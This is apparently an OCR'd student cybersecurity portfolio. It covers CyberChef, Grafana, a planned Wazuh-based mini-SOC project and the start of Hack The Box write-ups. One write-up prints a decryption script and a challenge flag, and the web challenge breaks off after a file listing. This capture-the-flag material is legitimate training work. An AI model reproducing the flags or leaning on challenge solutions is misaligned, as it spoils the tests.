


1.5 Cybershef


CyberChef is an encoding/decoding tool that can perform multiple encodes/decodes at the same time called “recipes”. In the screenshot below I am showing how I encode plain text into base 64 and then into hex values.




If I want to decode the message I must choose FROM hex to base 64 and then to plain text as show in the screenshot below.




For my next decoding example, I used an email from LinkedIn. In the picture below you can see that it extracted the email addresses from the email file.




I can also extract the ip addresses involved with this email by choosing" extract ip addresses."



If I put an ip address in ip checker I can see where it is coming from, the ISP and the ASN.




I can also extract links from the email file which is very useful when investigating a phishing email attack.



1.5 Grafana

Grafana is a visualization tool that reads compiled data from a database and plots into charts and graphs. Its best use is for monitoring data producers (Jenkins CI server, raspberry pi, virtual machines) that plot raw data into a database. Grafana reads the data from the database and structures it in a human readable form. In order to acquire the data, Grafana queries the data source (database) and the data source returns the requested data that can be then visualized.

In the screenshot below I am showing what my Grafana dashboard looks like. Since I only have security onion on that network the data is not much but it's good for orientation on what can be monitored. I chose to show the Security onion interface traffic on the network.



2.0 Specialization project (blue teaming)

How can I monitor network activity

Project background

I thought a lot about the topic of my blue teaming project because I wanted to connect it to my future career as a SOC analyst. I am going to create a virtual test environment that focuses on network traffic analysis, malicious attacks, malware detection and analysis. I am going to create a small replica of a real Security operation center where I will be conducting cyber-attacks and analyzing what behavior can be detected by the blue hats. The center of my mini-SOC environment will be Wazzuh SIEM which will give me full coverage of the network. I will have an attacker and a victim machines. In the later stages of my project, I will think on expanding the environment with different security tools and ways to make it more secure.

Research questions

What digital footprint do hackers leave after conducting a cyber-attack?

What are the ways to increase network security without limiting functionality?

How can I analyze malicious software without destroying the functionality of a network?

What is the difference between agent-based and agent-less SIEM.

Risks

The only risk I can think of is lack of time due to my personal projects taking longer than expected.

Project deliverables

I will upload a detailed documentation of what actions I took, which tools I used, what I built and tested as well as a topology map for further network clarification.

I will be updating my blue teaming teachers every week considering remarks and feedback from them.

I will also be doing a forensics case because I found out that my Mini- SOC might not be satisfying enough for a passing grade.


3.0 Hack the box.

I started “hack the box” with the starter machines. They are the “learner” type of machines meant for teaching you one hacking trick at a time. They all have a walkthrough if you get stuck and need help. The started machines are separated in 3 different levels (tier 1, tier 2, and tier 3). The difficulty gets gradually harder with each tier. Beating those machines helped me cover some of the red teaming techniques that I had forgotten from semester 4. Some of the techniques include path traversal, SQL injection, brute forcing, altering host Ip, web hacking, answering cyber security questions, finding, and exploiting vulnerabilities. I won’t be covering the process of completing these machines because they have walkthroughs and don’t give me any experience points to improve my rank. In the next chapters, I will be covering the “challenge machines” that are challenging to beat and reward with progress points.


3.1 Hacking the machines.

1: Baby encryption

This is an easy level machine in the cryptography category.




I downloaded and unzipped the required files.




There were 2 files in the folder. One was the encrypted message that I had to decrypt and the other one was the python program used to encrypt it. Having the source code for the encryption makes decrypting it substantially easier. I had to

read the code and essentially reverse it. In the screenshot below I am showing the reversed code.




```
def decryption(msg):
    pt = []
    for char in msg:
        char = char - 18
        char = 179 * char % 256
        pt.append(char)
    return bytes(pt)

with open('msg.enc') as f:
    ct = bytes.fromhex(f.read())

pt = decryption(ct)
print(pt)
```

Then I executed the code with python3 command, and I got the decrypted message.




```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 chall.py
b'Th3 nucl34r w1ll 4rr1v3 0n fr1d4y.\nHTB{l00k_47_y0u_r3v3rs1ng_3qu4710n5_c0ngr475}'
```



2: Petpet rcbe

This was a web hacking machine with “easy” status. First I downloaded the required files and ran an Nmap scan.


┌──(kali㉿kali)-[~/Downloads/petpet]
└─$ unzip petpet\ rcbee.zip
Archive: petpet rcbee.zip
   creating: web_petpet_rcbee/
   creating: web_petpet_rcbee/config/
[petpet rcbee.zip] web_petpet_rcbee/config/supervisord.conf password:
  inflating: web_petpet_rcbee/config/supervisord.conf
  inflating: web_petpet_rcbee/Dockerfile
  inflating: web_petpet_rcbee/build-docker.sh
   creating: web_petpet_rcbee/challenge/
 extracting: web_petpet_rcbee/challenge/flag
  inflating: web_petpet_rcbee/challenge/run.py
   creating: web_petpet_rcbee/challenge/application/
   creating: web_petpet_rcbee/challenge/application/blueprints/
  inflating: web_petpet_rcbee/challenge/application/blueprints/routes.py
  inflating: web_petpet_rcbee/challenge/application/config.py
  inflating: web_petpet_rcbee/challenge/application/util.py
   creating: web_petpet_rcbee/challenge/application/static/
   creating: web_petpet_rcbee/challenge/application/static/css/
  inflating: web_petpet_rcbee/challenge/application/static/css/main.css
   creating: web_petpet_rcbee/challenge/application/static/js/
  inflating: web_petpet_rcbee/challenge/application/static/js/main.js
  inflating: web_petpet_rcbee/challenge/application/static/js/koulis.js
   creating: web_petpet_rcbee/challenge/application/static/img/
 extracting: web_petpet_rcbee/challenge/application/static/img/pet4.gif
 extracting: web_petpet_rcbee/challenge/application/static/img/pet5.gif
 extracting: web_petpet_rcbee/challenge/application/static/img/pet7.gif
 extracting: web_petpet_rcbee/challenge/application/static/img/pet6.gif
  inflating: web_petpet_rcbee/challenge/application/static/img/pet2.gif
  inflating: web_petpet_rcbee/challenge/application/static/img/pet3.gif
 extracting: web_petpet_rcbee/challenge/application/static/img/pet1.gif
 extracting: web_petpet_rcbee/challenge/application/static/img/pet0.gif
 extracting: web_petpet_rcbee/challenge/application/static/img/pet8.gif
 extracting: web_petpet_rcbee/challenge/application/static/img/pet9.gif
   creating: web_petpet_rcbee/challenge/application/static/petpets/
  inflating: web_petpet_rcbee/challenge/application/static/petpets/7aa9726de7708fdb87d509d61d6
1.gif
  inflating: web_petpet_rcbee/challenge/application/static/petpets/287fee7228aa5bd5ca301d48241
7.gif
   creating: web_petpet_rcbee/challenge/application/static/assets/
  inflating: web_petpet_rcbee/challenge/application/static/assets/koulis.gif
  inflating: web_petpet_rcbee/challenge/application/static/assets/favicon.png
  inflating: web_petpet_rcbee/challenge/application/static/assets/bee.gif
  inflating: web_petpet_rcbee/challenge/application/static/assets/petbee.gif
   creating: web_petpet_rcbee/challenge/application/templates/
  inflating: web_petpet_rcbee/challenge/application/templates/index.html

The webservice running on the machine was a site that allowed uploading of pictures.

I uploaded a picture of mine to see if it would go through and it did.

